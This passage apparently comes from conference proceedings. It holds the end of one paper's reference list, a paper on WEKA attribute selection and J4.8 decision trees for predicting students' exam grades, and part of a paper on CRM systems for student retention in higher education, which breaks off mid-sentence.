[7] J. Hu, H.-J. Zeng, H. Li, C. Niu, and Z. Chen, "Demographic prediction based on user's browsing behavior". In Proc. 16th WWW, pp. 151–160, 2007.

[8] J. Lehmann, M. Lalmas., E. Yom-Tov and G. Dupret. "Models of user engagement", In User Modeling, Adaptation, and Personalization. Springer Berlin Heidelberg, pp. 164-175, (2012).

[9] K. De Bock and D. Van den Poel, "Predicting Website Audience Demographics for Web Advertising Targeting Using Multi-Website Clickstream Data", Fundam. Inf. 98, 1, pp. 49-70, 2010.

[10] L. Breiman,"Bagging predictors", Machine Learning, 24(2), pp. 123-140, 1996.

[11] L. Breiman, "Random forests", Machine Learning, 45(1), pp. 5-32, 2001.

[12] M. F. bin Othman and T. M. Shan Yau, "Comparison of different classification techniques using WEKA for breast cancer." 3rd Kuala Lumpur International Conference on Biomedical Engineering 2006. Springer Berlin Heidelberg, 2007.

[13] M. Sokolova and G. Lapalme, "A systematic analysis of performance measures for classification tasks", In Inf. Process. Manage, 45, pp. 427-437, 2009

[14] P. Kazienko and M. Adamski, "AdROSA - Adaptive personalization of web advertising", Information Sciences, 177(11), 2269-2295, 2007.

[15] P-N Tan, M. Steinbach and V. Kumar, "Introduction to Data Mining", Addison-Wesley, 2006.

[16] S. Attfield, G. Kazai, M. Lalmas and B. Piwowarski, "Towards a science of user engagemen"t (Position Paper), In WSDM Workshop on User Modelling for Web Applications, 2011.

[17] S. Speltdoorn and D. Van den Poel, "Predicting demographic characteristics of web users using semi-supervised classification techniques".

[18] T.Fawcett, "An introduction to ROC analysis", In Pattern Recogn. Lett. 27, pp. 861-874, 2006.

[19] V. Gega and P. Mitrevski, "Using Generalized Stochastic Petri Nets to Model and Analyze Search Behaviour Patterns", In International Journal of Reasoning-based Intelligent Systems 6(2), pp. 26-33, 2014.

[20] Y. Peng,G. Kou, G. Wang, H. Honggang and F. Ko, "Empirical evaluation of classifiers for software risk management., In International journal of information technology & decision making, pp.749-767, 2009.

Applying attribute selection methods for improving students' performance predictive model

Snježana Milinković
Faculty of Electrical Engineering, East Sarajevo, Bosnia and Herzegovina
snjeza@etf.unssa.rs.ba

Abstract - The main goal of data mining process is to develop a model for efficient analysis of large amounts of data. The whole process of data mining is highly dependent of the way how the input data are prepared. This paper analyzes the process of applying attribute selection methods for improving performances of generated classification/predictive model. Some models for predicting students' performance based on the specific administrative, demographic and pre-exam activities were developed. The models were created using J4.8 decision tree classifier.

I. INTRODUCTION

The main goal of data mining process is to develop a model for efficient analysis of large amounts of data. One of the most common tasks used in data mining applications is supervised learning or classification [1]. In classification learning, computers using machine learning techniques learns from data that are collected in the past to gain new knowledge. In most cases classification is used for predicting the values of target attribute, predicted variable, from some combination of other attribute, input data. Using machine learning techniques computers learn target function from a set of classified examples in order to successfully make classification of unseen examples, e. g. to perform successful prediction of the values of predicted variable, class attribute.

Input data for applying classification algorithms are presented in the form of a set of examples and the accuracy of created predictive model is highly dependent of the way how the input data are prepared [2]. First step in data mining is pre-processing – cleaning the input data in order to they become suitable for mining. The cleaning process includes removing noises and abnormalities, handling too large data, handling missing data, identifying and removing irrelevant attributes, and so on. After preparing data for mining the process of applying data mining algorithm is performing. The result of this phase is generating of useful patterns or knowledge. Among all discovered patterns or knowledge it is necessary to discover the ones that are useful for the application and that is performed in last, third phase of data mining process, post-processing.

Data mining can be applied to explore and analyze data generated by any type of information system used in educational environment. In that case, the term educational data mining is used. Educational data mining (EDM) is an emerging discipline, concerned with developing methods for exploring the unique types of data that come from the educational context [3]. EDM is not only restricted on analyzing data generated by students' interactions with an educational system during the teaching and learning process but might also include administrative and demographic data, data about students' motivation, aptitudes, hobbies etc. The main objective of applying data mining techniques on data that come from educational systems is to discover new, implicit and useful patterns or knowledge about the ways students learn and factors that influence their learning. Obtained knowledge can be used to provide feedback for teachers in order to easier guide students in learning and to improve educational outcomes.

In recent years, a lot of research in the field of educational data mining was performed. An overview of the current state and the progress made in the development and implementation of educational data mining is given in [4]. Prediction of the achieved success and final grade in the exam can be performed applying data mining algorithms. In [5], the ranking of factors that influence the prediction of academic performance in order to identify students who will need to study harder to pass the exam was performed by the application of data mining methods. An experiment with pattern classification for student performance prediction is performed in [6]. The obtained results illustrate that recognition for a certain class on a large data set can be obtained by a classifier built from a small size data set. In [7] the performances of different data mining techniques for classifying students are compared. Performed experiments show that in general there is not one single algorithm that obtains the best classification accuracy in all cases while some pre-processing task like filtering, discretization or rebalancing can be very important to obtain better or worse results.

This paper analyzes the process of applying attribute selection methods for improving performances of generated classification/predictive model. Some models for predicting students' performance based on the specific administrative, demographic and pre-exam activities were developed. The models were created using J4.8 decision tree classifier. Presented experiments were performed using open source data mining tool WEKA [8].

The rest of this paper is organized as follows. The process of data collection is described in the second section. Data preprocessing tasks are described in the

third section and classification algorithm implementation was described in the fourth section. In the fifth section, performed experiments are described and obtained results are analyzed. The sixth section provides some conclusion and future work remarks.

II. INPUT DATA SET

For the purpose of this study the data about first year students who have attended the Introduction to Programming course at the Faculty of Electrical Engineering in East Sarajevo were collected and analyzed. Randomly sampling, three generations students data from all three study programs that are running at the Faculty have been taken into account. Some of the data were stored in faculty information system database, some were manually collected while some are collected through pre-exam activities performed using electronic course created on Moodle LMS [9]. The data collected from faculty information system include administrative and demographic students' data: city from where students came (*city*), high school they graduated (*school*), obtained mark of subject mathematics in all four high school years (*m1, m2, m3, m4*), obtained mark of subject informatics in all four high school years (*i1, i2, i3, i4*), average mark of subject mathematics in high school (*matav*), average mark of subject informatics in high school (*infav*), graduated average mark in high school (*hsav*) and points obtained on the faculty qualification exam (*test*). The pre-exam activities data extracted from Moodle database include the number of points gained through mandatory 3 cycles of laboratory exercises (*L1, L2, L3*) and total number of points gained through laboratory exercises (*Lab*). Manually collected data about points that students earned by attendance on lectures during semester are added to this information and together they present input data for data mining process e.g. input attributes for applying data mining classification algorithms. Final grade in the course has been chosen as class attribute (*mark*).

III. DATA PREPROCESSING

By manually discretization process a numerical values that represent the final grade of class attribute *mark* were transformed into nominal values in accordance with the specific needs of the individual experiments performing. First experiment was performed over 6 distinct values of the class attribute: five, six, seven, eight, nine and ten. In the second experiment class atribute had 3 distinct values: five=>weak; six, seven and eight=>good; nine and ten=>excellent. Two .csv files were created using input data and above mentioned nominal values of the class attribute. WEKA *Select attributes* panel was used for further preprocessing of input data.

The attribute selection task is often very important component of the classification experiments [2]. The main goal is improvement of the performance of learning algorithm and achievement of higher accuracy of generated classification/predictive models by identifying and removing irrelevant attributes. In addition, using the attribute selection more compact and more comprehensible form of the learning concept can be obtained and focusing users' attention on parameters that are the most important in the learning process. Identifying attributes that have a huge impact on the accuracy of generated classification/predictive models can be done manually, analyzing the problem or obtained pattern, or automatically. WEKA *Select attributes* panel provides methods for performing automatic attribute selection task.

Most methods for attribute selection involve searching the space of attributes for the subset that will most likely make best class prediction [2]. The whole attribute space is thoroughly searched by using one of two approaches: so called forward selection – starting with an empty subset and adding one by one attribute or so called backward elimination – starting with a full set of attributes and one by one attribute discarding. In the case of any change in generated subsets of attributes the evaluation of the expected performance of the new subset is performed using the chosen evaluation method. Subset with the best evaluated expected performance is chosen as a subset of relevant attributes of the method. Weka provides attribute selection process by using one of the 6 possible attribute subset evaluators in conjunction with one of the 10 search methods display in tables I and II [2].

TABLE I. ATTRIBUTE SUBSET EVALUATORS

Name	Function
CfsSubsetEval	Correlation-based attribute subset evaluator: consider predictive value of each attribute individually, along with the degree of redundancy among them
ClassifierSubsetEval	Use a classifier to evaluate subsets of attributes
ConsistencySubsetEval	Project training set onto attribute set and measure consistency in class values
CostSensitiveSubsetEval	Makes its base subset evaluator cost sensitive
FilteredSubsetEval	Apply a subset evaluator to filtered data
WrapperSubsetEval	Use a classifier plus cross-validation
Name	Function
CfsSubsetEval	Correlation-based attribute subset evaluator: consider predictive value of each attribute individually, along with the degree of redundancy among them

TABLE II. SEARCH METHODS FOR ATTRIBUTE SELECTION

Name	Function
BestFirst	Greedy hill climbing with backtracking
ExhaustiveSearch	Search exhaustively
GeneticSearch	Search using a simple genetic algorithm
GreedyStepwise	Greedy hill climbing without backtracking: forward selection and backward elimination search; optionally generate ranked list of attributes
LinearForwardSelection	Extension of *BestFirst* that considers a restricted number of the remaining attributes when expanding the current point in the search
RaceSearch	Use race search methodology
RandomSearch	Search randomly

Name	Function
RankSearch	Sort the attributes and rank promising subsets using an attribute subset evaluator
ScatterSearchV1	Search using an evolutionary scatter search algorithm
SubsetSizeForwardSelection	Extension of *LinearForwardSelection* that performs an internal cross-validation in order to determine the optimal subset size

Data preprocessing task usually requires a lot of work, but it is an absolutely necessary step for the successful application of data mining techniques and algorithms.

IV. CLASSIFICATION ALGORITHM IMPLEMENTATION

While performing the experiments J4.8 decision tree classification algorithm was used. The decision tree is a very popular method for classification and decision making. It is a decision making technique based on the relationship between strategy and conditions, and it is used to solve many problems. It predicts outcomes using a series of questions and rules for data classification. The decision tree branching occurs as a result of meeting the requirements of classification issues. Each question will divide data into subsets that are more homogeneous than the senior set. If the question has two answers, then the response to the question arises two subsets (binary tree). Subsets arise according to the number of answers to questions. Therefore the classification of certain data are carried out. Predicting the behavior of a particular client can be made on the basis of its belonging to a particular event (which is classified based on a number of issues and conditions), for which we know how it acts. During the construction of decision trees is important to know the right questions. The main advantage of decision tree classifier is its classification speed. The models which are based on the decision tree algorithms differ in certain data characteristics which are required and in which basis issues are created [2]. In this paper, J4.8 decision tree, which is an implementation of C4.5 algorithm in WEKA data mining tool [8], is used.

The measure used for estimation of accuracy of generated classification/predictive model is the number of correctly classified instances in the test set divided by the total number of instances in that set.

For evaluation of classifier 10-fold cross validation testing techniques are used.

V. RESULTS OF THE EXPERIMENTS

Performing the first experiment with six values of class attribute the results obtained after applying J4.8 algorithm over complete set of input data, 19 input attributes, are shown in Figure 1. From Figure 1 it can be seen that very low accuracy is obtained, 39,4% correctly classified instances.




Figure 1 The results obtained after applying J4.8 algorithm, 1st experiment

The number of leaves is 21 and the size of the tree is 35, e.g. the generated tree is very huge and consequently hardly comprehensible. Analyzing the generated tree it was concluded that only 9 input attributes were used for decision making (*school, m2, i1, hsav, test, L1, L3, lab, attendance*). Removing irrelevant attributes manually by *Remove* WEKA filter and applying J4.8 algorithm on that new subset the accuracy of 42% was obtained. But the number of leaves in new tree is increased, 36 leaves, and consequently the size of the tree, 59. After performing the task of attribute selection using all the combination of above mentioned attribute subset evaluators and search methods the obtained results are shown in table III.

TABLE III. ACCURACY AFTER ATTRIBUTE SELECTION TASK

Identified subsets of important attributes:	J4.8 accuracy
City, L1, L2, Lab	37,5%
city, L2, Lab	37,5%
city, L1, L2, L3, Lab	34,6%
Lab	39%
school, m1, m2, m4, matav, infav, hsav, L1, lab, attendance	36%
L2	40%
city, school, L1, L2, L3, Lab	39%
city, school, i2, i4, infav, L1, L2, L3, Lab	43%
city, school, m1, m3, m4, i3, matav, infav, test, L1, L2, L3, lab	40%

From Table III it can be seen that the best obtained accuracy was 43%. The combination of search method and attribute subset evaluator that produced this subset of relevant attributes was *ConsistencySubsetEval* and *GeneticSearch*. But the number of leaves and the size of the tree were also increased.

Because of the very low accuracy of generated models the second experiment was performed with lower number of values of class attribute. After performing J4.8 algorithm over complete set of input data, 19 input attributes and three values of class attribute, the obtained results are shown in Figure 2.




Figure 2 The results obtained after applying J4.8 algorithm, 2nd experiment

From Figure 2 it can be seen that much better accuracy was obtained, 65,3% correctly classified instances. The number of leaves is now 6 and the size of the tree is 11. Analyzing the generated tree it was concluded that only 5 input attributes were used for decision making (*test, L1, L3, lab, attendance*). Removing irrelevant attributes manually by *Remove* WEKA filter and applying J4.8 algorithm on that new subset of attributes the accuracy of 70% was obtained. The number of leaves has not been changed. In order to try to get even better accuracy of the predictive model, the attribute selection task using all the combination of the attribute subset evaluators and search methods was performed again. The obtained results are shown in table IV.

TABLE IV. ACCURACY AFTER ATTRIBUTE SELECTION TASK

Identified subsets of important attributes:	J4.8 accuracy
test, L1, L2, L3, Lab, attendance	73,07 %,
test, L1, L2, L3, Lab	71,15%
school, m1, m2, m4, matav, infav, hsav, L1, lab, attendance	71,15%
L2	58,65%
city, school, test, L3, Lab	63,46%
city, school, test, lab, L1, L2, L3, attendance	66,34%
city, school, m1, m3, m4, i3, matav, infav, test, L1, L2, L3, lab	69,23%

From Table IV it can be seen that better accuracy is now obtained in most cases. Also, it can be concluded that both, pre-exam activities and administrative data, are identified as important attributes for obtaining better predictive model. The best obtained accuracy was 73%, and that is quite satisfactory result. The number of leaves and the size of the tree are still 6 and 11, respectively. The generated tree is shown in Figure 3. From Figure 3 it can be seen that generated tree is very comprehensible and suitable for decision making. Teachers can use generated tree in order to identify activities that most influence students' performance and accordingly make some adoption of teaching material and teaching process.




Figure 3 The generated decision tree

Analyzing the tree in Figure 3 it can be concluded that pre-exam activity *L2* is the most important activity that separates students who will surely pass the exam from those who have possibility not to pass. That conclusion can be used as recommendation for teachers to try to make some extra effort to successfully prepare students for taking this activity. Administrative attribute *test* can be used for early identification of students who have a strong likelihood that will fail the exam: all the students who had less than 7 points on the faculty qualification exam will not pass the exam according to this model. Using Moodle electronic course, teachers can group these students at the very beginning of the course and provide them some additional material in order to try to motivate them to learn more and help them to easier understand course content materials. Also, another specific group of students can be identified according to points obtained through pre-exam activities *L2* and *L1*: these are the students who will surely pass the exam, and among them those who will have excellent result. All students with excellent predicted results (*L2*>3 and *L1*>3.5) can be grouped and some additional advanced materials can be prepared in order to provide them even more interesting course content material.

VI. CONCLUSION

The process of generating a satisfactory classification/predictive model is complex and almost always iterative task. The obtained results depends on not only the goal of an application but also to a great extent on the compatibility of the input data set. Having many irrelevant attributes can produce negative effects on machine learning schemes. That is why it is recommended to always perform the process of attribute selection during the pre-processing stage of data mining. Eliminating irrelevant attributes it is possible to obtain not only more accurate but also more compact and more comprehensible generated model.

This paper describes the process of applying attribute selection methods for improving performances of generated model for predicting students' performance. Predictive model was created using J4.8 decision tree classifier. Two experiments were performed using six or three values of class attribute. Applying preprocessing

task of discretization and attribute selection a better predictive model was generated. Obtained model is suitable for decision making. Analyzing the generated model it is possible to identify parameters that are the most important for students' achievements and make some recommendation for improvement of teaching process according to them.

In the future, the generated model will be test on the new generation of students and some additional data mining methods and algorithms for analyzing students' data will be performed.

REFERENCES

[1] B. Liu, Web "DataMining - Exploring Hyperlinks, Contents, and Usage Data", © Springer-Verlag Berlin Heidelberg 2007

[2] I. H. Witten, E. Frank, M.A. Hall, "Data mining: practical machine learning tools and techniques", 3rd edition, Elsevier, 2011

[3] C. Romero, S. Ventura, E. García, "Data mining in course management systems: Moodle case study and tutorial", Computers&Education, Elsevier 2008.

[4] C. Romero, S. Ventura, "Data mining in education", WIREs Data Mining Knowl Discov 2013, 3: 12–27 doi: 10.1002/widm.1075

[5] Affendey LS et al. "Ranking of Influencing Factors in Predicting Students' Academic Performance", *Information Technology Journal* 9 (4): 832-837, 2010

[6] J. Ai, J. Laffey, "Web Mining as a Tool for Understanding Online Learning", *MERLOT Journal of Online Learning and Teaching* 3(2): 160-169, 2007

[7] C. Romero, E.G. Pedro, A. Zafra, J.R. Romero, S. Ventura, "Web Usage Mining for Predicting Final Marks of Students Thas Use Moodle Courses", © 2010 Wiley Periodicals, Inc.

[8] Weka software tool, Available: http://www.cs.waikato.ac.nz/ml/weka/

[9] Moodle, Available: http://moodle.org/

The Role of Student Retention Customer Relationship Management (CRM) System in Institutions of Higher Education

Nemanja Lukić, Vesna Rodić Lukić
Faculty of Education in Sombor,
University of Novi Sad, Serbia
luknem@yahoo.com, vesnarodic.pef@gmail.com

Abstract – The main problem faced by many institutions of higher education is effectively establishment and development of relationships with students as users of their services. The aim of higher education institutions is to establish such a system of relationships with students as key stakeholders that will lead to an increase of their satisfaction. For this purpose, as the main mean imposes the use of CRM system in the area of student retention. Therefore, in this paper it will be emphasized the importance of using student retention CRM in terms of strategy, processes and technology. The presented analysis is based on a review of relevant literature and reports by reputable consulting firms.

I. INTRODUCTION

In addition to control mechanisms focused on controlling the basic costs, the main problem faced by many institutions of higher education is effective establishing and developing of relationships with key stakeholder groups. Stakeholders represent customers of higher education. Category also includes students, alumni club, donors, parents, other faculties and staff members (Grant & Anderson, 2002). According to Jung, Kochbeck, & Nagel (2008), under the key users of services we will involve only those customers who purchased one of the programs of study at institution of higher education.

Customer relationship management (CRM) as a business philosophy and strategy was created back in 1990. It represents an important control management tool oriented towards supporting and developing relationships with existing and prospective clients and provides support throughout the entire life cycle of the student. CRM strategy is often supported by technology that is based on the management of business processes. Its basic role as a software system in higher education institutions is to facilitate the process of recruitment and enrollment and to increase the retention rate of students in order to develop long-term relationships. Depending on the size of the institution of higher education, degree of integration, the number of academic programs and number of students, a CRM as implementation may be part of a larger integrated ERP system and may be independently software solutions. Authors (Lovreta et al., 2010) believe that organizations should not ignore the use of integrated systems, although the strategy of organization depends solely on the proper use of CRM.

According to Thayer and Harris (2013) CRM systems designed for institutions of higher education can be classified as follows:

- Student Enrollment (CRM systems designed for student enrollment);
- Student Retention CRM (CRM systems designed for retention of students);
- Student Alumni CRM (CRM systems designed for maintaining and development of connections with its graduates).

A. *The life cycle of students in institutions of higher education*

The life cycle of a student within the institutions of higher education consists of several different steps and phases. Those represent an integral part of CRM strategy and their definitions can be different. Each institution may develop its own life cycle of students. What is important is that it (life cycle of the student) must be aligned with the business processes of the university or institution of higher education in order to comply fully with the business logic. Most of the implementation of the CRM system practice different life cycles of student, primarily due to the differently defined processes which are based on functionality of the system. According to Thayer and Harris (2013) the life cycle of students consists of enrollment as the initial phase of the life cycle, retention of students and alumni development CRM as the last phase of the life cycle. According to a study conducted by Paull (2008), author identified the following phases of the life cycle of students which comprises: (1) pre-application, (2) application, (3) pre-registration, (4) induction, (5) teaching and learning process, (6) pastoral care, (7) employability and career services, (8) graduation, (9) alumni processes and (10) marketing. According to Engelbert (2011) institutions of higher education have to be very tactical in terms of choice of solution for the life cycle of the student. The life cycle of students in institutions of higher education, according to the mentioned author, is composed of three key processes: recruitment, retention and development.




Figure 1. Higher education student lifecycle (Engelbert, 2011)

According to Engelbert (2011) the first phase of life cycle consist the institution's efforts to motivate prospective students by promoting the curriculum through social networks, by visiting the targeted schools and later the personal contact by e-mail or phone. Those activities create a basic recruiting base required for a quality selection and admission of students in institution of higher education. This phase extends to the enrollment. As a student enrolled the first year of a study program, it is necessary to monitor all of its activities and on time register all the possible risks that may affect the success and status of students in their studies. As institutions of higher education would not be losing students on the very first year of the study, this phase of the life cycle is essential. In recent years, higher education institution all over the world are making great efforts to develop strategies and various analytical methods which can identify potential risk students groups in order to react on time and forestall their departure from the university. The last stage of the life cycle refers to the development of both students and the institution of higher education. This phase consists of several steps that are related to alumni activities, which include meeting of graduates after 5 or 10 years. The main objective of the meeting is the exchange and transfer of positive experiences, identification and recruitment of the most successful graduates, promotion of research programs, donating and scholarships.

Since the students, technology and processes are the most important components of CRM strategy in the domain of student retention in the forthcoming parts of this paper we will pay special attention to those components.

II. CRM Retention in Institutions of Higher Education

The development of the higher education market is constantly on the rise. Therefore, universities around the world, under the strong influence of competition, change forms of their behavior and communication in order to its own staff, as well as in relation to the students as the main consumers of educational services (Grant & Anderson, 2002). The development of information technology and its application in the academic business becomes more and more important. Implementation of CRM strategies, supported by CRM technology, in combination with the integrated systems, aims to strengthen and develop communication and relationships between students and institutions of higher education.

In the field of higher education, students represent the key users of services. Therefore, the task of higher education institutions is identification of key needs of students as customers and clients. Guided by the most important need of the students, which is reflected in the possibility of employment after completion of the study, as the key to the educational process, it is necessary to identify and rank other needs and possible risks. This task can be achieved by establishing relationships with current and prospective students through various communication channels (social media, marketing campaigns in schools, direct contact through phone calls, sending emails, visiting fairs). This allows ranking of needs which institutions offer opportunities for a wider recruitment base. All the services provided to students in various fields of activity from the recruitment of students, their admission and provision of academic services, their retention by means of better services and communications and the provision of consultancy services for the development of a career, have a common goal and that is the ultimate satisfaction of students. Result of this is reflected in the creation of satisfaction, which directly affects the spread of positive "word of mouth " communication and loyalty development of students who upon graduation become true ambassadors of their university.

According to Thayer and Harris (2013) „student retention CRM is defined as applications used by higher education institutions to identify and engage at risk students, assess their progress as their risk is noted, create and track engagement plans, and enable successful intervention strategies. Some of these applications are mainstream CRM, and others were not originally designed as CRM applications but evolved from other education sector applications". On the basis of monitoring of high-risk groups of students, the goal is to make a plan to address the needs of those students where has been noted any risk whose influence may affect their progress during their studies. There are various influencing factors that can affect the attitude of the student regarding their own academic progress. Thus, Leone and Tian (2009) claim that the most important factors that influence decision of students to leave one university and to continue their studies at another university. Among the factors they suggest are also the life within the campus, state of finance, food quality and location. Jensen (2011) conducted a clustering of factors that affect the student retention. Among these factors are the academic performance, attitudes and satisfaction, involvement in research activities within the academic community, support by staff and parents, sense of belonging and so on. It can be said that most of these factors carry socio-economic dimensions, as well as risks related to the family support. To rank the level of the

above risks, CRM systems rely on analytical strategic forms of data, supported by business intelligence systems.

A. CRM retention strategy

In order to increase the retention rate of students, institutions of higher education have to develop a strategic plan through a clearly defined vision, mission and goals. The strategy developed in this manner should be supported by business processes that will enable the more efficient implementation of CRM systems. Also, the process of defining CRM strategy has to be relied on the factors which influence the student retention. The identification of such factors enables defining of effective plans and mechanisms that will be targeted to increasing of retention rates.

With better-targeted marketing strategy, supported by CRM software solution, the activities of the faculty are directed to attract preferred groups of students in order to create better recruiting base to provide a better selection of students. Student enrollment brings new requirements regarding the development of a plan directed at providing high quality educational services. According to some authors (Leone & Tian, 2009) the process of students retention becomes the most important task where the starting point is the student's enrollment, and continues to studying and then to graduation or withdrawal from higher education institutions. According to Ackerman & Schibrowsky (2007) the process of retention is affected by the personal characteristics of the students, support of higher education institutions and the environmental factors. In a study conducted by Jensen (2011) it is set out four factors, grouped into three levels, which contribute to the retention of students which include academic performance, attitudes and student satisfaction, academic engagement and support of family and society.

Student retention strategy is primarily directed at the use of CRM systems for the early detection of risk among students using techniques of business intelligence, in order to develop more effective communication channels. New channels of communication are based on a service-oriented architecture (SOA) and are supported by modern mobile systems which enable rapid access to the global network, where access to information is not in question and it is possible to achieve it in every moment from any place. The goal of the implementation of such systems has primarily focused on creating a positive experience for students. In this respect, the feedback mechanism is very important, namely, feedback from students as consumers. It can be argued that the main task of the CRM strategy, in institutions of higher education, is focused on maintaining the best possible relations with students and towards creation of mutual trust in order to increase student satisfaction. In this respect, the use of CRM technology is only a tool and mechanism in the hands of institutions of higher education in order to more easily identify key needs and eliminate the potential risks among students.

B. CRM retention processes

According to Payne & Frow (2005, mentioned by Becker, Greve, & Albers, 2009), customer relationship management (CRM) system achieve successful integration, set the requirements in terms of cross-functional integration of processes, people, operations, and marketing capabilities with a strong support through information, technology and applications. Business processes are managed by the owner of the concrete process, and that process involves a set of activities with clearly defined beginning and end, which are permeate through the functions of the organization, with the explicit aim of effective transformation of input information into a product that contains a new value for the student as consumer.

Student as a user of services in the educational system is part of various processes. His educational cycle begins by enrolling undergraduate studies, then, on another level, there are post-graduate studies and then the doctoral and post doctoral studies. Because of this, it is very important to student, as a key figure in the educational process, to be provided with all those conditions that could make more interesting and successful process of education. In order to achieve this, it is necessary to establish a system of direct communication with students, listening to their needs, responding to their demands and providing them with more information in order to increase their retention rates. To make the system more efficient, it is necessary to establish the process-oriented structure of organization, with clear assignments of all participants within defined processes.

In order to eliminate the shortcomings of traditional approaches to the organization of business, universities use different control mechanisms to redesign ie. improve existing business processes in order to reduce risk and increase the performance of an operations. Process approach to business organization provides opportunity for better understanding of customer relationships (Tuček & Basle, 2011). According to Rabab, Mohd, & Ibrahim (2011) understanding the logic of the process, as one of the three most important components of CRM, and their relationship with other business processes as well as benefits that can be generated, is extremely important in order to ensure successful implementation of CRM system. Without such knowledge, CRM implementation project would have failed.

Figure 2. shows the basic activities of process retention of students within the CRM system. In the following it will be given a brief overview of the basic information for each functionality.




Figure 2. The key processes of the CRM system in higher education with basic activities of process retention of students

Student monitoring - this process involves the establishment of a system of early identification of problems that may be result of many influencing factors. The aim of such system is prevention of potential creation of student dissatisfaction who may be accompanied by withdrawal from the university. The previous systems were too manual and did not have adequate systems for recording the risks. The input information which this process gains are the result of a system for tracking the progress and behavior of students during the school year. The information provided within the system for monitoring student progress and behavior are then stored in the historical repository of data using the ETL processes (Extract, Transform, Load). This storage of data can be processed by various analytical methods and techniques of data mining. The results of processed data in the form of reports should be forwarded to top management for review. After creation of individual plan for overcoming the problems of students (mainly problems of socio-economic nature), it should be established communication with the student, and if necessary with their parents or guardians, in order to present plan for overcoming the crisis. Student is provided by the most suitable options for overcoming the problematic situation where the exposed plan specifies the steps for its solution.

- *Advising*- I It is a process that allows students to communicate with the person assigned within the institution and get some support. Advice may be related to mentoring for a particular project or task, and may be related to general questions about the curriculum. According to some authors (Wiseman & Messitt, 2010), this is important because students will be better at making decisions. The previous processes of establishment of communications were mainly based on the contact of students with a variety of staff within higher education institutions, with no clearly defined procedures. The participation of different instances, from which the student has contacted in order to come to advice, creates considerable inefficiency and inertia within the process. The most common problems are expressed in unavailability of the person to whom the student is directed, going from door to door, and then the long wait for a response creates stress for students. In addition, the passed answers are often meaningless and without a clearly defined plan in the consultation process. In order to overcome the above problems, it is necessary to assign a counselor for each program of study or for each student (or group). The advisor should receive the messages in the protocol defined by regulation with which students have to be introduced. Also, the regulations should include defined responsibilities of teachers and of students in the process of submitting a query and response, time frames and other obligations. Establishment of communication in this process can be performed via e-mail system, social networks, through calls and text messages, but also through modern integrated services for students which include predefined patterns designed for different queries. Input in this process is asking the student with defined content which then is send to advisor. Having a plan for resolving petitions, advisor sends a response to students in a particular form. If need to be, it could be scheduled a meeting between the stakeholders. It must be mentioned that this process creates an important channel of communication through which institutions collect information directly from students as users of services in order to make the system better and 